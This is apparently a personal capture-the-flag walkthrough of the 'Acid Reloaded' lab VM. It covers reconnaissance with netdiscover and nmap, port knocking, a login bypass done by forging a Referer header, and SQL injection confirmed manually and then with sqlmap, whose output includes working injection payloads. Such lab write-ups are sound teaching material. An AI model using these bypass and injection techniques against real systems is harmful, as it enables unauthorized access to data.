
Acid Reloaded

বৃহস্পতিবার, 23 সেপ্টেম্বর, 2021 6:23 AM


First I looked for the ip address of the vulnerable server using netdiscover



```
 Currently scanning: 192.168.235.0/16   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 540
 ______________________________________________________________________________
_ IP            At MAC Address     Count     Len  MAC Vendor / Hostname
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 92.168.160.130 00:0c:29:2a:48:c6      3     180  VMware, Inc.
 -----------------------------------------------------------------------------
--92.168.160.254 00:50:56:f1:a7:76      1      60  VMware, Inc.
 192.168.160.130 00:0c:29:2a:48:c6      4     240  VMware, Inc.
 192.168.160.2   00:50:56:f1:ba:4c      4     240  VMware, Inc.
 192.168.160.254 00:50:56:f1:a7:76      1      60  VMware, Inc.
```


It was found 192.168.160.130

I did nmap scan to look for open ports



```
┌──(root💀kali)-[/home/kali]
└─# nmap -p- -A 192.168.160.130                                     130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 06:27 EDT
Nmap scan report for 192.168.160.130
Host is up (0.0011s latency).
Not shown: 65533 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 6.7p1 Ubuntu 5ubuntu1.3 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   1024 cb:47:92:da:ea:b8:d3:82:16:22:0d:a5:5f:05:47:51 (DSA)
|   2048 fd:93:9d:28:57:fb:ef:e0:8e:f1:93:66:03:67:35:50 (RSA)
|   256 a0:a6:52:fb:2c:32:b7:08:b4:ed:61:1d:2d:fa:c8:58 (ECDSA)
|_  256 85:5b:0b:e1:b0:ad:6a:d3:9e:8f:da:38:e5:bd:69:2f (ED25519)
33447/tcp filtered unknown
MAC Address: 00:0C:29:2A:48:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.09 ms 192.168.160.130

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.85 seconds
```

Only port 22 was open. So tried to start a ssh connection




```
┌──(root💀kali)-[/home/kali]
└─# ssh 192.168.160.130
The authenticity of host '192.168.160.130 (192.168.160.130)' can't be established.
ECDSA key fingerprint is SHA256:2JZsizcOMPdM+PmyHezvhujcgQ6Y0IjCaTWJCVaAGs8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.160.130' (ECDSA) to the list of known hosts.
```


```
                                                                  -by Acid

Wanna Knock me out ???
3.2.1 Let's Start the Game.
```

They asked to do port knocking. So I did.

[Port knocking: You can configure a system in such a way that usually there is no open ports but if server receives a specific sequence of connection requests we will temporally open a firewall door to allow access.]




```
┌──(root💀kali)-[/home/kali]
└─# nc 192.168.160.130 3
Ncat: Connection refused.
```




```
┌──(root💀kali)-[/home/kali]
└─# nc 192.168.160.130 2
Ncat: Connection refused.

┌──(root💀kali)-[/home/kali]
└─# nc 192.168.160.130 1
Ncat: Connection refused.
```

Now I checked nmap again and found that port 33447 is now open




```
┌──(root💀kali)-[/home/kali]
└─# nmap -p- -A 192.168.160.130                                    1 ✕
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 07:20 EDT
Nmap scan report for 192.168.160.130
Host is up (0.00067s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Ubuntu 5ubuntu1.3 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   1024 cb:47:92:da:ea:b8:d3:82:16:22:0d:a5:5f:05:47:51 (DSA)
|   2048 fd:93:9d:28:57:fb:ef:e0:8e:f1:93:66:03:67:35:50 (RSA)
|   256 a0:a6:52:fb:2c:32:b7:08:b4:ed:61:1d:2d:fa:c8:58 (ECDSA)
|_  256 85:5b:0b:e1:b0:ad:6a:d3:9e:8f:da:38:e5:bd:69:2f (ED25519)
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-server-header: Apache/2.4.10 (Ubuntu)
|_http-title: Acid-Reloaded
MAC Address: 00:0C:29:2A:48:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.160.130

OS and Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.14 seconds
```

I checked the webpage on port 33447 to further investigate



192.168.160.130:33447

There was nothing much on the webpage. So to find other directories of the website I used dirbuster.



http://192.168.160.130:33447/

Type	Found	Response	Size
Dir	/html/	403	470
Dir	/bin/	200	1894
File	/.php	403	469
File	/bin/index.php	200	1894
Dir	//bin/	200	1894
File	/images/.php	403	476
Dir	/html//	403	471
Dir	/images//	403	473
File	//.php	403	469
Dir	//html//	403	471
Dir	//images//	403	473
File	//html/.php	403	474
Dir	///	200	1005
File	/icons/.php	403	475

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 1216, (C) 0 requests/sec


Parse Queue Size: 0

Total Requests: 75410/5101081

Current number of running threads: 398


Time To Finish: ~

I looked around the directories and found something on the /bin directory




192.168.160.130:33447/bin/


Be Logical Here



Nothing much was on /bin/dashboard.php




I inspected the webpage to find some clues. On the page source there is a link validation. So I decided to use burpsuites



```
    <link rel="stylesheet" href="crack/css/style.css">
    <script type="text/JavaScript" src="js/sha512.js"></script>
     <script type="text/JavaScript" src="js/forms.js"></script>
  </head>
  <body>
<!-- Form Mixin-->
<!-- Pen Title-->
<div class="pen-title">
  <h1>Be Logical Here</h1>
</div>
<!-- Form Module-->
<div class="module form-module">
  <div class="toggle"><i class="fa fa-times fa-pencil"></i>
    <div class="tooltip">Click Me</div>
  </div>
  <div class="form">
    <h2>Login to your account</h2>

        <form  action="includes/validation.php" method="post" name="login_form">
                Email: <input type="text" placeholder="Email Address" name="email" maxlength="20" />
                Password: <input type="password" placeholder="Password" name="password" id="password"/>
                <input type="submit" value="Login" onclick="formhash(this.form, this.form.password);" />
            </form>

    </form>
   </div>
```

For bursuite, I opened the bursuite browser while turning off intercept on proxy. Then I turned on the intercept on proxy. After that I clicked on the http://192.168.160.130:33447/bin/dashboard.php on the browser.




```
GET /bin/dashboard.php HTTP/1.1
Host: 192.168.160.130:33447
Referer:http://192.168.160.130:33447/bin/includes/validation.php
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: sec_session_id=qumeduu119d621211slutne092
Connection: close


```

On the intercept box I added under Host

Referer: http://192.168.160.130:33447/bin/includes/validation.php

And forwarded the packet and then I turned off the intercept. On the website I found it was successful.




Congratulations

You have bypassed login panel successfully.


Come'on bang your head here. Click.

If you are done, please log out.




I cliked on click.

Then I tried to see if the it is vulnerable to sql injection by adding ?id=1 and ?id=1' at the end of the url.




The hacker community may be small, but it possesses the skills that are driving the global economies of the future.




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'') ORDER BY Description ASC' at line 1

It was vulnerable to sql injection so I tried sqlmap to find the database there.




```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -u 192.168.160.130:33447/bin/l33t_haxor.php?id=1 --dbs --tamper=space2comment --batch

                 {1.5.8#stable}

                 http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obe
y all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 08:23:01 /2021-09-23/

[08:23:02] [INFO] loading tamper module 'space2comment'
[08:23:03] [INFO] testing connection to the target URL
[08:23:03] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:23:03] [INFO] testing if the target URL content is stable
[08:23:03] [INFO] target URL content is stable
[08:23:03] [INFO] testing if GET parameter 'id' is dynamic
[08:23:03] [INFO] GET parameter 'id' appears to be dynamic
[08:23:03] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[08:23:03] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[08:23:03] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[08:23:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:23:14] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[08:23:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 14.10 or 15.04 (utopic or vivid)
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.5
[08:23:14] [INFO] fetching database names
[08:23:15] [INFO] retrieved: 'information_schema'
[08:23:15] [INFO] retrieved: 'mysql'
[08:23:15] [INFO] retrieved: 'performance_schema'
[08:23:15] [INFO] retrieved: 'secure_login'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] secure_login

[08:23:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.160.130'

[08:23:14] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[08:23:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 14.10 or 15.04 (utopic or vivid)
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.5
[08:23:14] [INFO] fetching database names
[08:23:15] [INFO] retrieved: 'information_schema'
[08:23:15] [INFO] retrieved: 'mysql'
[08:23:15] [INFO] retrieved: 'performance_schema'
[08:23:15] [INFO] retrieved: 'secure_login'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] secure_login

[08:23:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.160.130'
```

Then I looked into the secure_login dbs using sqlmap




```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -u 192.168.160.130:33447/bin/l33t_haxor.php?id=1 -D secure_login --tables --tamper=space2comment                              2 ×

                 {1.5.8#stable}

                 http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obe
y all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 08:40:47 /2021-09-23/

[08:40:47] [INFO] loading tamper module 'space2comment'
[08:40:47] [INFO] resuming back-end DBMS 'mysql'
[08:40:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1') AND 9248=9248 AND ('fUcL'='fUcL

    Type: error-based
    Title: MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7176716b71,(SELECT (ELT(4039=4039,1))),0x716a767a71,0x78))s), 84467440737
09551610, 8446744073709551610))) AND ('TQRN'='TQRN
```



```
[08:40:47] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[08:40:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 15.04 or 14.10 (vivid or utopic)
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.5
[08:40:47] [INFO] fetching tables for database: 'secure_login'
[08:40:47] [WARNING] reflective value(s) found and filtering out
[08:40:47] [INFO] retrieved: 'UB3R/strcpy.exe'
[08:40:47] [INFO] retrieved: 'login_attempts'
[08:40:47] [INFO] retrieved: 'members'
[08:40:47] [INFO] retrieved: 'word'
Database: secure_login
[4 tables]
+-----------------+
| UB3R/strcpy.exe |
| login_attempts  |
| members         |
| word            |
+-----------------+

[08:40:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.160.130'

[*] ending @ 08:40:47 /2021-09-23/
```

Then I visited /UB3R/strcpy.exe page and strcpy.exe file was downlaoded.



You have chosen to open:

strcpy.exe

which is: DOS/Windows executable (164 KB)

from: http://192.168.160.130:33447


What should Firefox do with this file?

○ Open with Engrampa Archive Manager (default)

● Save File


□ Do this automatically for files like this from now on.

Then I tried finding the file type using file and foremost




```
┌──(kali㉿kali)-[~/Downloads]
└─$ file strcpy.exe
strcpy.exe: PDF document, version 1.5 (password protected)

┌──(kali㉿kali)-[~/Downloads]
└─$ foremost strcpy.exe
Processing: strcpy.exe
|*|

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

I used ls to find files and found a text file named audit.txt. There was nothing much found there.

